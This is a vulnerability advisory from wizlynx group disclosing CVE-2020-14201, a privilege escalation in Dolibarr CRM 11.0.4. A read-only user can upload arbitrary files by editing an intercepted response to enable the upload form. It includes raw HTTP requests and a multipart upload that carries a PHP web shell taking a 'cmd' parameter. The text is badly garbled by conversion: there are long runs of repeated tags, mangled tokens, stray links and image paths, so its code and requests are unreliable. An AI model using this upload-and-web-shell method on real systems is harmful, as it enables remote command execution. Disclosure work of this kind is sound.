Security Research & Advisories

Privilege Escalation in Dolibarr CRM

Vendor

Product

Affected Version(s) 11.0.4 and probably prior Tested Version(s) 11.0.4 and 5.0.3

Vendor Notification June 12, 2020

June 12, 2020 [without technical details] **Advisory Publication**

Vendor Fix Version 11.0.5 **Public Disclosure** August 21, 2020 Latest Modification August 21, 2020

CVE Identifier(s) CVE-2020-14201 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14201)

Dolibarr ERP/CRM is an open source, free software package for small and medium companies, foundations or freelancers. It includes different features for enterprise resource planning (ERP) and **Product Description**

 $\hbox{\it customer relationship management (CRM) but also other features for different activities.}$

Credits Krzysztof Bednarski, Senior Cyber Security Consultant & Penetration Tester @wizlynx group

Privilege Escalation

Severity: Medium & CVSS Score: 4.3 CWE-ID: CWE-269 (https://cwe.mitre.org/data/definitions/269.html) Status: Open

Vulnerability Description

The application Dolibarr CRM is affected by a privilege escalation in version 11.0.4 and prior versions (confirmed on 11.0.4 and 5.0.3). These vulnerabilities could allow remote authenticated attackers to upload arbitrary files.

CVSS Base Score

Attack Vector Network Unchanged Attack Complexity Low **Confidentiality Impact** None Privileges Required Low Integrity Impact Low User Interaction Not Required **Availability Impact** None

Dolibarr is affected by a privilege escalation vulnerability, allowing for unrestricted upload of files. Any user with Read access to any element of the application that allows the storage of files (Third Party, Proposal, etc.) is able to upload arbitrary files to that element.

Example Request:

GET /dolibarr/societe/document.php?socid=1 HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8

Accept-Language: en-GB,en;q=0.5

Accept-Encoding: gzip, deflate

The following screenshot shows the original response code:

```
Request Original response Edited response
    Raw Headers Hex Render

                                                                 </form>


<!-- End form attach new file -->
189
190
191
192
193
                                                                <!-- Start form link new url -->
                                                                <

<a href="formuserfile_link" id="formuserfile_link" action="/dollbarr/societe/document.php?id=1" method="POST">
<a href="formuserfile_link" value="$29$10$4MEMABBUEECTE]xUUX/jT038LX4c]5EX3mthhT0o031yTsbdRLzz2">
<a href="formuserfile_link" section_dir" name="link" section_dir" value="">
<a href="formuserfile_link" section_id" name="link section_id" value="0">
<a href="formuserfile_link" section_id" name="0">
<a href="formuserfile_link" section_id" name="link section_id" value="0">
<a href="formuserfile_link" section_id" name="link section_id" name="
                                                                               </div>

<

<
```

The following screenshot shows the original response:



The response was then intercepted and edited:


The following screenshot shows the edited response code:

```
Request Original response Edited response
                                                                                                  OU
                      //www.racebook.com/pages/wizlynx-group/166294663422930) 💆 (https://twitter.com/wizlynxgroup) in (https://www.linkedin.com/company/wizlynx-group) 🗸
</form>

<!-- End form attach new file -->
 189
190
191
                                               <!-- Start form link new url -->
                                                c/cd class="nobordernopadding valignmiddle col-title">
  <div class="titre inline-block">
    Link a new file/document
  </div>

**Comput type="hidden" id="formuserfile link section dir" name="link section dir" value="%" value="% v
```

The following screenshot shows the edited response:




This enabled the upload buttons and allowed the user to upload a file:

Request:

```
POST /dolibarr/societe/document.php?id=1 HTTP/1.1
Host: XXXXX:9999
User-Agent; Mozilla/5.0 (Windows NT 10.0: Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding; gzip, deflate
Content-Type: multipart/form-data; boundary=-----
                                                     -----5985013784170980668253576010
Content-Length: 1450
Origin: http://XXXXX:9999
DNT: 1
Connection: close
Referer: http://XXXXX:9999/dolibarr/societe/document.php?socid=1
Cookie: DOLSESSID_620db380f9c409549b47dfbf632cd5af=2bmei5he3te4bj1vt0s7rf11e6
Upgrade-Insecure-Requests: 1
             -----5985013784170980668253576010
```

Content-Disposition: form-data; name="token" AN 08 44 (5) Blue C Fig. U.X. T038LXR(j57, Gorro T) 0851 TsbdRLzz2
f(https://www.faceblackecom/pagesMinn-group/166294663422930) 💆 (https://twitter.com/wizlynxgroup) in (https://www.linkedin.com/company/wizlynx-group) 🕻 (https://www.fing.com/panes/whzllynxag)
——————————————————————————————————————
05985013784170980668253576010 Content-Disposition: form-data; name="sortfield"
2097152
<pre><html> <html> <hody> <form method="GET" name="<?php echo basename(\$_SERVER[PHP_SELF]); ?>"> <input id="cmd" name="cmd" size="80" type="EEXT"/> <input type="SUBMIT" value="Execute"/> <iform> <pre> <pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></iform></form></hody></html></html></pre>
} ?> <script>document.getElementById("cmd").focus();</script>
5985013784170980668253576010 Content-Disposition: form-data; name="sendit"
Upload ————————————————————————————————————

This resulted in the file being uploaded:





wizlynx has not only built a solid foundation of information security, quality and project management know-how, but our associates are known for their ability to apply the right soft skills at the right time to best serve our customers. We make it a point to understand the infrastructure, needs and challenges of our customers, which enables us to deliver fast, effective and high quality results. It is our belief that this level of understanding can only be obtained with the most capable and experienced resources. Reach out to our associates at any time through our interactive competence centers to draw upon our knowledge of processes, procedures, guidelines and tools. You'll be able to see, firsthand, the value our team will add to your organization.